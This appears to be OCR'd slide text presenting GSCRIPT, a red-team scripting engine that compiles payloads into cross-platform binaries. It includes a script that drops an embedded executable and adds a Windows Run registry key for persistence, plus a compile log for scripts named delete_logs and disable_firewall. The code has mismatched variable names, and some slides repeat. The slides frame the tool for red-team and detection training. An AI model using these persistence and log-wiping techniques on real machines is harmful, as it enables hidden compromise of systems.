
The debugger uses the same code the compiler uses to generate your binary. You can use **`--macro/-m`** to declare.

STEP THROUGH YOUR CODE

Once inside the REPL, you can call functions just as you would from your script, including linked functions.

SPECIAL DEBUG FUNCTIONS

`TypeOf(obj)` reflects the Golang type of the object.
`SymbolTable()` prints a list of all Go packages and the functions linked into the running GSCRIPT engine.



CURRENT LIMITATIONS

CURRENT LIMITATIONS

#SADPANDA

No FreeBSD Support

Currently, GSCRIPT can only target a subset of Golang target OSes and architectures.

(windows, linux, darwin)

(amd64, 386)

Large Binaries

Because of embedding all it's dependencies and payloads, the binaries tend to be on the larger side.

(At least 2MB)

Limited Regex Support

Golang's RE2 has some corner case incompatibilities with JavaScript regular expressions, preventing lots of JS code from being runnable out of the box.

Versioning

Golang's dependency management is just now starting to hit maturity. In the future, we will use the new Go Modules to compiler with specific engine versions to allow greater flexibility.

ES5 Support Only

The JavaScript VM only supports ES5 at this time.

Support

No Concurrency Primitives in JS

There is no async() primitives in JavaScript currently.

If you want to run async code, build a Go package that manages the concurrency.

GSCRIPT
STANDARD LIBRARY


V1.0 STANDARD LIBS

FULLY CROSS PLATFORM


Name	Current Uses
crypto	Various hashing algorithms & RSA key generation
encoding	Encoding & decoding base64
exec	Blocking and non-blocking command execution
file	File operations - write, read, append, copy, replace
net	Functions to help determine if the machine is listening on tcp/udp ports
os	Genesis process control (terminate self, etc.)
rand	Basic rand generators - int, strings, bools, etc.
requests	Basic HTTP client for GET & POST of multiple content types
time	Retrieving system time in unix epoch

REAL WORLD APPLICATIONS


WHY GSCRIPT?


Cross-platform
Easy To Use
Extensible
Consistency
Community


WHY GSCRIPT?


Cross-platform
Easy To Use
Extensible
Consistency
Community


WHY GSCRIPT?


Cross-platform
Easy To Use
Extensible
Consistency
Community


WHY GSCRIPT?



Cross-platform
Easy To Use
Extensible
Consistency
Community


WHY GSCRIPT?


Cross-platform
Easy To Use
Extensible
Consistency
Community

A COMMUNITY TO SUPPORT A LIBRARY OF GSCRIPTS







PERSISTENCE AS CODE

1. Develop and keep a library of persistence techniques, separated by platform and tactic.
2. Easy to modify and add new persistence techniques, or weaponize them for operations.
3. Easy to audit for team activities, making sure persistence doesn't stomp each other.
4. Great for detection exercises, giving source code to blue teamers, and producing binaries for testing rules.

```
//go_import:os as os
//go_import:github.com/gen0cide/gscript/x/windows as windows
//import:/path/to/croissant.exe

function Deploy() {
  // Prep Our Binary
  var myBin = GetAssetAsBytes("croissant.exe");
  var tmpPath = os.TempDir();
  var randName = G.rand.GetAlphaString(5);
  var fullPath = tempPath+"\\"+randName+".exe";

  // Drop the Binary
  errs = G.file.WriteFileFromBytes(fullpath, example[0]);

  // Create a Registry Autorun
  windows.AddRegKeyString(
    "CURRENT_USER",
    "Software\\Microsoft\\Windows\\CurrentVersion\\Run",
    "CroissantExe",
    fullPath
  );

  return true;
}
```

COMBINING ATOMIC TECHNIQUES

Description Analysis

Easy to write and easy to audit, writing gscripts promote abstracting individual red team techniques for sharing and bundling into stand alone binaries.

Indeterminate Execution


Program your GSCRIPT eco system to never execute the same way twice.

Fault Tolerance

An individualized execution environment means one broken script does not break the rest.

Consistency

Include multiple persistence strategies in a single sample, allowing blue teams to train more efficiently.



:gscript $ ./gscript compile --os=linux --obfuscation-level 3 --enable-logging /gscripts/attack/linux/*
v1.0.0
GENESIS SCRIPTING ENGINE
-- By --
gen0cide
ahhh
vyrus
github.com/gen0cide/gscript
[GSCRIPT:cli] INFO *** COMPILER OPTIONS ***
[GSCRIPT:cli] INFO OS: linux
[GSCRIPT:cli] INFO Arch: amd64
[GSCRIPT:cli] INFO Output File: /var/folders/zy/dh22xx3n295fblwcq6h0syhh0000gn/T/1531637652_gscript.bin
[GSCRIPT:cli] INFO Keep Build Directory: [DISABLED]
[GSCRIPT:cli] INFO UPX Compression: [DISABLED]
[GSCRIPT:cli] INFO Logging Support: [ENABLED]
[GSCRIPT:cli] INFO Debugger Support: [DISABLED]
[GSCRIPT:cli] INFO Human Redable Names: [DISABLED]
[GSCRIPT:cli] INFO Import All Native Funcs: [DISABLED]
[GSCRIPT:cli] INFO Skip Compilation: [DISABLED]
[GSCRIPT:cli] INFO Obfuscation Level: ALL OBFUSCATION DISABLED
[GSCRIPT:cli] INFO *** SOURCE SCRIPTS ***
[GSCRIPT:cli] INFO Script : /Users/ /gscripts/attack/linux/delete_logs.gs
[GSCRIPT:cli] INFO Script : /Users/ /gscripts/attack/linux/disable_firewall.gs
